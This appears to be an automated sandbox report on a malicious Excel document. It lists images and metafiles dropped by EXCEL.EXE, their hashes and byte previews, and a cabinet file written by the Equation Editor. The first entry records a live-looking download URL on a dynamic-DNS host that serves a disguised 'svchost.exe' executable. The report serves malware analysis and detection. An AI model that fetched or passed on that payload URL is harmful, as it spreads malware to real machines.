IE Cache URL:	http://stdyworkfinetraingst.dns.army/findoc/svchost.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.....0.....p6.....@.....(.....(.. .....text...(.....data...t.....@....rsrc.....@..@$..G.....MSVBVM60.DLL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1507558.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}....(..@...F>...v....s.g.....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}\|..._...>r.v~..G.*.)..#.>z._....\|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}\|.._...>r.v~..G.*.)..#.>z.....\_.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}\|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}\|.._...>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr....I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..I....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\20BD94C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 992 x 192, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10715
Entropy (8bit):	7.414910193109876
Encrypted:	false
SSDEEP:	192:o98wfjpHmBG5X18nbtppfc3yX1cbzIvwjBYlE7KmnmF2888888u:SNGBgX+hpp0ClcHIvqYWnmFL
MD5:	FE450E7017E0F21A25701C4ABC68021B
SHA1:	06090A749D7077371AFBB5DC698C60FE861B676E
SHA-256:	B3A9530ADB5B09DCC14E71AD9AF5421BB2F0D95CEB93E41A2C053B77E48C7FCB
SHA-512:	815A8784FCA30B9F882CB460DB9B47919B13D8C32673BEA14CDB63E70424917B02E6F220E55E3710C7E97EAE15EBA7968936A585D235947AA7124E5042BEA577
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\20BD94C.png	
Preview:	.PNG.....IHDR.....c.....sBIT....|.d.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>..);IDATx^....,G.7...@..$.....=.....wwwwww....I.._. ...3wV.....S..w.....w[[R#. @..... @....[&.....O?.R..e..... @.....+.....A..... @.....-...?.....O..... @.....f@..... @.....- -_..... @..... @.@.....MS @..... @...../ZX.... @..... @ .F..... @..... ...S..... @.....|..-@... @..... @`)...0+..... @..... ..{.P..... @.....X..E.w...l... @..... @.....\.J...G.... @..... @.....LA_8.... @..... @`.....c o..O..... @.....-._<.... @..... @`..;.....?..... @.....,^.....|...J @..... @.....?..... @.....,^..O}..|..J @..... @.....`..... @..... @.....i...gV..... @.....]...<..|.@... @..... @`..G."V._.... @..... @....^../..... @.....!..o.L...he. @..... @...S..... @..... .....A..... @..... @.....b...ydS.j..... @.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\316FFEB7.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 845 x 90, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5255
Entropy (8bit):	7.7033322152977854
Encrypted:	false
SSDEEP:	96:4rBo9ybdRjcFQsS5alzTAmrMJioI5jyqkGEjpYIIhz+LoSxcaATr4gQWRVJ2gIJ:P4hJC05EUsMAoayqk3j2zGmTEsXUf
MD5:	908E971B305512FDE48D699925B413C5
SHA1:	0B7BB3D42EB8FCD15351E50129EF82CF900A0DD3
SHA-256:	06B502E129E8A935EBB94DB25CBF602FF57CC2E661EB780D1902DEBF1B37C02B
SHA-512:	A69787992FD285D0AA1029986379E0A1EE78C4C676FCF9B17CA79DAC0DD382EFCCCA87717080A90965B94942EBF5BE55C8A9D55D4A741CBBD8D18E2E972D11E
Malicious:	false
Preview:	.PNG.....IHDR...M...Z.....d8.....pHYs...t...t..f.x...9IDATx^..u.....\O.I3S.G...\$....9:o"Q$.Q.3s.....X4.....&.....`.....,.....`.E.....h.....M....0.....X4.....&.....`.....,....v.... ..;.\.}.....?...>gm..1.....o....e.so~_`...-=..m.....}G<._x.]=.7...7.c?.....G.M..>...7>...B.<X..MW.F/.wq.ES.Q.q..b.....}...q.gr...8..x...u..5....y.....s\|.k`}.\9.c..h..^.h....%._.....!.....bGg...q. ].+...?3.G.....e.....;.W.nrW.....F'...~.<q.*.m.....=....q.....Z..ys....o/..K.M.o.^\|.<.a...W.....3szt...=..H.....&.Y...]..... H../...$.u...c*.....xy...y`.{.....?W...;..~.U..W..~.. ...h..^.h./....>0..P..u/l....Ym....P/...[&yY}Z.....:w.vr....xY.o..G..<.x..8.7.}..X.5.o.\.8..M....U.v.....1.u.v..V..9/..=.....3..\.N.B\.....m..X.?...G|..u...M._....-.Km..s-.Xe.....:.Y.*...\.....9'.z. .....3^..!.....+.A.>^w.J.R_...6&1M.....s*lm.....gA..t'.....s.?...v.....6.y^....Q.a.s.Cn.:.k2I../.".?....N.w....?...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4FB5DC01.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	3199944
Entropy (8bit):	1.0723286533222698
Encrypted:	false
SSDEEP:	6144:5FPAuIU4U9tVvfJHGCOd7FPAuIU4U9tVvfJHGCOd2:5mIvhGJd7mIvhGJd2
MD5:	6CFA3170A68147326768DE26F5E88F3C
SHA1:	5ABCF9E540CFE7E9F1BB50F43FB139722402D141
SHA-256:	5EC13FDB116FAD2A722159AC55F98A857E0925759BCAEB75AC83FCCBF7C3E8C2
SHA-512:	5796C7D980E914485DD390F5EE14196EE89CCD7F6F237D4CA7AA88EC9158196E85FD7D5AC2990D9BA3DCCC55F63A8598F47B13020331F54134E931EF018C2A8
Malicious:	false
Preview:	....l.....H.. EMF.....0.....V.....fZ..U"..F...ti..hi..GDIC.....z.@m....Pi.....4.....4.....4..A. .....(..... .....h..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5BA27D26.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 845 x 90, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5255
Entropy (8bit):	7.7033322152977854
Encrypted:	false
SSDEEP:	96:4rBo9ybdRjcFQsS5alzTAmrMJioI5jyqkGEjpYIIhz+LoSxcaATr4gQWRVJ2gIJ:P4hJC05EUsMAoayqk3j2zGmTEsXUf
MD5:	908E971B305512FDE48D699925B413C5
SHA1:	0B7BB3D42EB8FCD15351E50129EF82CF900A0DD3
SHA-256:	06B502E129E8A935EBB94DB25CBF602FF57CC2E661EB780D1902DEBF1B37C02B
SHA-512:	A69787992FD285D0AA1029986379E0A1EE78C4C676FCF9B17CA79DAC0DD382EFCCCA87717080A90965B94942EBF5BE55C8A9D55D4A741CBBD8D18E2E972D11E
Malicious:	false
Preview:	.PNG.....IHDR...M...Z.....d8.....pHYs...t...t..f.x...9IDATx^..u.....\O.I3S.G...\$....9:o"Q$.Q.3s.....X4.....&.....`.....,.....`.E.....h.....M....0.....X4.....&.....`.....,....v.... ..;.\.}.....?...>gm..1.....o....e.so~_`...-=..m.....}G<._x.]=.7...7.c?.....G.M..>...7>...B.<X..MW.F/.wq.ES.Q.q..b.....}...q.gr...8..x...u..5....y.....s\|.k`}.\9.c..h..^.h....%._.....!.....bGg...q. ].+...?3.G.....e.....;.W.nrW.....F'...~.<q.*.m.....=....q.....Z..ys....o/..K.M.o.^\|.<.a...W.....3szt...=..H.....&.Y...]..... H../...$.u...c*.....xy...y`.{.....?W...;..~.U..W..~.. ...h..^.h./....>0..P..u/l....Ym....P/...[&yY}Z.....:w.vr....xY.o..G..<.x..8.7.}..X.5.o.\.8..M....U.v.....1.u.v..V..9/..=.....3..\.N.B\.....m..X.?...G|..u...M._....-.Km..s-.Xe.....:.Y.*...\.....9'.z. .....3^..!.....+.A.>^w.J.R_...6&1M.....s*lm.....gA..t'.....s.?...v.....6.y^....Q.a.s.Cn.:.k2I../.".?....N.w....?...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\68E65BAB.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\68E65BAB.png	
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|..._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|..._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[...%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|..._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..I....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6F9E15D5.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 620 x 392, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	27038
Entropy (8bit):	7.914822491740465
Encrypted:	false
SSDEEP:	768:/pRWSqW77zrixHsfTsJJ5tcvvuyKuVMiwfYz8TXP:vWSzfTc2UuVQyIf
MD5:	B8C84DC628D9E1ACE3B815C0E2CE05AD
SHA1:	D9632A4C35667880A7A5313FB430A3961E29F4C1
SHA-256:	8F4F370BE6C81F2643C00EEC2BF9B6D3AD1FF68E66392741B6DD125163A61958
SHA-512:	BD5A5675106DD16DDD6545555675FB7E2C93244E1B6902E94D95418AF0831911D59BE11991719F0144ABB5E280F1A5C2F9B6340F7D21405ECA2763C81B0DE865
Malicious:	false
Preview:	.PNG.....IHDR...l.....s.+{....gAMA.....a.....sRGB..... cHRM..z&.....u0...`..:....p..Q<....pHYs...%...%.IR$...i.IDATx....p[w..y.....3..=.==.m9.r...s.(.....`.9....0.`.I.s y..H.l.n.m....."<.....g.....!.....|9...kkkj..n.#.....!))...kvvV.. .....\.....G.Q.....w.....22.ED.....S.N.....D....!.....L...."...C,.."...*.....Wr.|eeE(..|.../..$.#.....G?:~.8. ....s.UX,.....j.nnn...w~....666.u....~^D....>}Z ..D..()<Y>.....h4z<..'9...^O.k6.I.H..?GWW.IIx.....uttH.Rr.$.$.....gg.....(..<.H....S.^}..7C.x.^z)++..t.....900@.....|...f6.. ..F..j5.Mv;y..Y-...*.b....b....Mf.y..H.0.mv..j.....>..Y.....N.III...8s.....D.....k[YY!...#j5..f.V..n....e2hggfT:..u..t.s.J.zF<N~..V.....\....[.....k.r2...J*...h.....x@.{....YRMR.`0..... 9..r....mmm..f{{{~~.....h3....yE.y..#0...LD.N.7.....U...Y..}.g.^<.....?v...cqt...r.<...gn$.]^...S.....<+Y%.Vw.3!..f...6265.....h.X.6+...?

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\956F0579.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	79600
Entropy (8bit):	3.0839477237530146
Encrypted:	false
SSDEEP:	768:HtMYFp6RhhpkLOakqZyROkC35SzgBUWbDKLfgbXPJDbx3OmBYixJlyl4NS8QpKHg:NMg5LO9tQ5SxqBvjYUJIymS8QqavllC6
MD5:	F4D3F89855B71092F8330838F6A98977
SHA1:	E202F0B1F26B61E92948891387AFD72B0B3F2987
SHA-256:	E18EEAA2FA661560466E828BECF937E59C62A358DA0D2485BC0329A7CEBCDF4F
SHA-512:	AB0A8A50311FCE57C651C329D8A02804CB71E2222F92B3F49348B71979B2CCC13EF529CCFE88EE69790A21D4D8740F9FE46A2E06F0033AE5F0810F89224D6794
Malicious:	false
Preview:	.....8.....w...5.. EMF.....6.....M...l.....'..}3.....K...A..l.n.k.s.c.a.p.e. .0...9.2...2. .(.5.c.3.e.8.0.d.,. .2.0.1.7.-.0.8.-.0.6.)...f.6.d.1.9.6.7.d.2.f.3.1.f. a.8.8.b.1.e.b.9.e.9.f.d.4.1.e.e.4.b.e...e.m.f.....$...$.....?.....?.....F...,.. ...Screen=10205x13181px, 216x279mm.F...4...&...Drawing=1158.6x510.6px, 306.6x135.1mm.....'.....%.....%.....;.....N...6.....6.....A.....6.....8.....6.....8..N...6.....8.....6.....A. .....6.....=.....2.....6.....G.....6.....b.....6.....l..&...6.....g...L..6.....T...o...6.....3.....6.....6.....6.....6.....6.....6.....a.....6. .....B.....6.....4.....6.....{...6.....X...6.....2...6.....6.....6.....3.....6...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9DD37EEF.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 992 x 192, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10715
Entropy (8bit):	7.414910193109876
Encrypted:	false
SSDEEP:	192:o98wfjpHmBG5X18nbtppfc3yX1cbzIvwjBYlE7KmnmF2888888u:SNGBgX+hpp0ClcHIvqYWnmFL
MD5:	FE450E7017E0F21A25701C4ABC68021B
SHA1:	06090A749D7077371AFBB5DC698C60FE861B676E
SHA-256:	B3A9530ADB5B09DCC14E71AD9AF5421BB2F0D95CEB93E41A2C053B77E48C7FCB

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9DD37EEF.png	
SHA-512:	815A8784FCA30B9F882CB460DB9B47919B13D8C32673BEA14CDB63E70424917B02E6F220E55E3710C7E97EAE15EBA7968936A585D235947AA7124E5042BEA577
Malicious:	false
Preview:	.PNG.....IHDR.....c.....sBIT....|.d.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>..);IDATx^....,G.7...@..$.....=.....wwwwww....I.._. ...3wV.....S..w.....w[[R#. @..... @....[&.....O?.R..e..... @.....+.....A..... @.....-...?....O..... @.....f@..... @.....- ._..... @..... @.@.....MS @..... @...../ZX.... @..... @ .F..... @..... ...S..... @.....|.-@... @..... @`)...0+..... @..... ..{.P..... @.....X..E.w...I... @..... @.....\.J...G.... @..... @.....LA_8.... @..... @`.....c o..O..... @.....-._<.... @..... @`..:.....?..... @.....,^....|..J @..... @.....?..... @.....,^..O}..|..J @..... @.....`..... @..... @.....i...gV..... @.....]...<..|.@... @..... @`..G."V._.... @..... @...^../..... @.....!..o.L...he. @..... @...S..... @..... .....A..... @..... @.....b...ydS.j..... @.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A96033F3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1366 x 430, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	25462
Entropy (8bit):	7.622041762642873
Encrypted:	false
SSDEEP:	384:eakw8WG9dWA+f4a39DtJgfkGPp1+BmaIffMvPwws:1G9dCr39DtJgfbL+EaIffM3wF
MD5:	F7F5DE01E16458A3F977A496176F873A
SHA1:	199D548F855A1D4E6B324CDF05DBCB7626A630C1
SHA-256:	FA00CBB2CFDC6F9EBAC5AD7D923199C891D1CEA20EFFA6C888D0FE384B5E2A9D
SHA-512:	68FCC8DF7AB1DC1C242A10B70DABB08A754C3CFABA36BAF5781EA3B754218EF63F14C6B40AE8D4B79CCA9647918E193246146950768B58CE71FD543720F224D E
Malicious:	false
Preview:	.PNG.....IHDR...V....."....pHYs.....+.....tIME.....!..+.....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:.....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle....'..bAIDATx....w$g.....3;.;.....g...04..si`..i0.`.....cl...U.)..ra..,[.*.e.e.....K.\. 4.nz.~K.+.....2S....|.N(22..OD>..s.m.w...B.!..B.!...6.@.!..B.!.`..!..B.!.... ..B.!..B....B.!..B.!X.B.!..B.!.`..!..B.!.... ..B.!..B....B.!..B.!X.B.!..B.!..@.!..B.!..,..8^[...o....}6>.....?....?=..._{. ...K...+>./>.z.L.!..B..S.r=9>.x@^...\ufy.iW../m....m6.....y.....?../..;%._..?...O.....!..B.!z*.m.6[..t...T.....5.....K...#O..x....B.}..a.DD.....S&.[..B.!..z.....-....=...;._....]...=..... ....;../.k.....F.!:./.....SX..W.u.w.1q..i.....12....g^8ZA.)6n.k...z8..x..}_I.....6hW.h...B..n.n..e-.f+7.d.f....[....hf.d.....N...s.[R....k....'n4B...|./.W.b.....y.r.....4....v

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ADA7AC24.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-+++++++++++++++.....".....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[|..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B9A50DD.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-+++++++++++++++.....".....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[|..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C986F9D2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1366 x 430, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	25462
Entropy (8bit):	7.622041762642873
Encrypted:	false
SSDEEP:	384:eakw8WG9dWA+f4a39DtJgfkGPp1+BmaIffMvPwws:1G9dCr39DtJgfbL+EaIffM3wF
MD5:	F7F5DE01E16458A3F977A496176F873A
SHA1:	199D548F855A1D4E6B324CDF05DBCB7626A630C1
SHA-256:	FA00CBB2CFDC6F9EBAC5AD7D923199C891D1CEA20EFFA6C888D0FE384B5E2A9D
SHA-512:	68FCC8DF7AB1DC1C242A10B70DABB08A754C3CFABA36BAF5781EA3B754218EF63F14C6B40AE8D4B79CCA9647918E193246146950768B58CE71FD543720F224D E
Malicious:	false
Preview:	.PNG.....IHDR...V....."....pHYs.....+.....tIME.....!..+.....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle....'..bAIDATx....w$g.....3;.;.....g...04..si`..i0.`.....cl...U.)..ra..,[.*.e.e.....K.\. 4.nz.~K.+.....2S....|.N(22..OD>..s.m.w...B.!..B.!...6.@.!..B.!.`..!..B.!.... ..B.!..B....B.!..B.!X.B.!..B.!.`.!..B.!.... ..B.!..B....B.!..B.!X.B.!..B.!..@.!..B.!.,..8^[...o....}6>.....?....?=.._{. ...K...+>./>.z.L.!..B..S.r=9>.x@^...\ufy.iW../m....m6.....y.....?../..;%._..?...O.....!..B.!z*.m.6[..t...T.....5.....K...#O..x....B.}..a.DD.....S&.[..B.!..z.....-....=...;._....]...=..... ....;../.k.....F.!:./.....SX..W.u.w.1q..i.....12....g^8ZA.)6n.k...z8..x..}_I.....6hW.h...B..n.n..e-.f+7.d.f....[....hf.d.....N...s.[R....k....'n4B...|/.W.b....y.r.....4....v

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F8A3293A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 620 x 392, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	27038
Entropy (8bit):	7.914822491740465
Encrypted:	false
SSDEEP:	768:/pRWSqW77zrixHsfTsJJ5tcvvuyKuVMiwfYz8TXP:vWSzfTc2UuVQyIf
MD5:	B8C84DC628D9E1ACE3B815C0E2CE05AD
SHA1:	D9632A4C35667880A7A5313FB430A3961E29F4C1
SHA-256:	8F4F370BE6C81F2643C00EEC2BF9B6D3AD1FF68E66392741B6DD125163A61958
SHA-512:	BD5A5675106DD16DDD6545555675FB7E2C93244E1B6902E94D95418AF0831911D59BE11991719F0144ABB5E280F1A5C2F9B6340F7D21405ECA2763C81B0DE865
Malicious:	false
Preview:	.PNG.....IHDR...l.....s.+{....gAMA.....a.....sRGB..... cHRM..z&.....u0...`..:....p..Q<....pHYs...%...%.IR$...i.IDATx....p[w..y.....3..=.==.m9.r...s.(.....`.9....0.`.I.s y..H.l.n.m....."<.....g.....!.....|9...kkkj..n.#.....!))...kvvV.. .....\.....G.Q.....w.....22.ED.....S.N.....D....!.....L...."..... .C,.."...*.....Wr.|eeE(..|.../..$.#.....G?:~.8. ....s.UX,.....j.nnn...w~....666.u....~^D....>}Z ..D..()<Y>.....h4z<..'9...^O.k6.I.H..?GWW.IIx.....uttH.Rr.$.$.....gg.....(..<.H....S.^}..7C.x.^z)++..t.....900@.....|...f6.. ..F..j5.Mv;y..Y-...*.b....b....Mf.y..H.0.mv..j.....>..Y.....N.III...8s.....D.....k[YY!...#j5..f.V..n....e2hggfT:..u..t.s.J.zF<N~..V.....\....[.....k.r2...J*...h.....x@.{....YRMR.`0..... 9..r....mmm..f{{{~~.....h3....yE.y..#0...LD.N.7.....U...Y..}.g.^<.....?v...cqt...r.<...gn$.]^...S.....<+Y%.Vw.3!..f...6265.....h.X.6+...?

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FDFD920E.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	79600
Entropy (8bit):	3.0839477237530146
Encrypted:	false
SSDEEP:	768:HtMYFp6RhhpkLOakqZyROkC35SzgBUWbDKLfgbXPJDbx3OmBYixJlyl4NS8QpKHg:NMg5LO9tQ5SxqBvjYUJlymS8QqavllC6
MD5:	F4D3F89855B71092F8330838F6A98977
SHA1:	E202F0B1F26B61E92948891387AFD72B0B3F2987
SHA-256:	E18EEAA2FA661560466E828BECF937E59C62A358DA0D2485BC0329A7CEBCDF4F
SHA-512:	AB0A8A50311FCE57C651C329D8A02804CB71E2222F92B3F49348B71979B2CCC13EF529CCFE88EE69790A21D4D8740F9FE46A2E06F0033AE5F0810F89224D6794
Malicious:	false
Preview:	.....8.....w...5.. EMF.....6.....M...l.....'..}3.....K...A..l.n.k.s.c.a.p.e. .0...9.2...2. .(.5.c.3.e.8.0.d.,. .2.0.1.7.-.0.8.-.0.6.)...f.6.d.1.9.6.7.d.2.f.3.1.f. a.8.8.b.1.e.b.9.e.9.f.d.4.1.e.e.4.b.e...e.m.f.....$...$.....?.....?.....F...,.. ...Screen=10205x13181px, 216x279mm.F...4...&...Drawing=1158.6x510.6px, 306.6x135.1mm.....'.....%.....%.....;.....N...6.....6.....A.....6.....8.....6.....8..N...6.....8.....6.....A. .....6.....=.....2.....6.....G.....6.....b.....6.....l..&...6.....g...L...6.....T...o...6.....3.....6.....6.....6.....6.....6.....6.....6.....a.....6. .....B.....6.....4.....6.....{...6.....X...6.....2...6.....6.....6.....3.....6...

C:\Users\user\AppData\Local\Temp\Cab820C.tmp	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
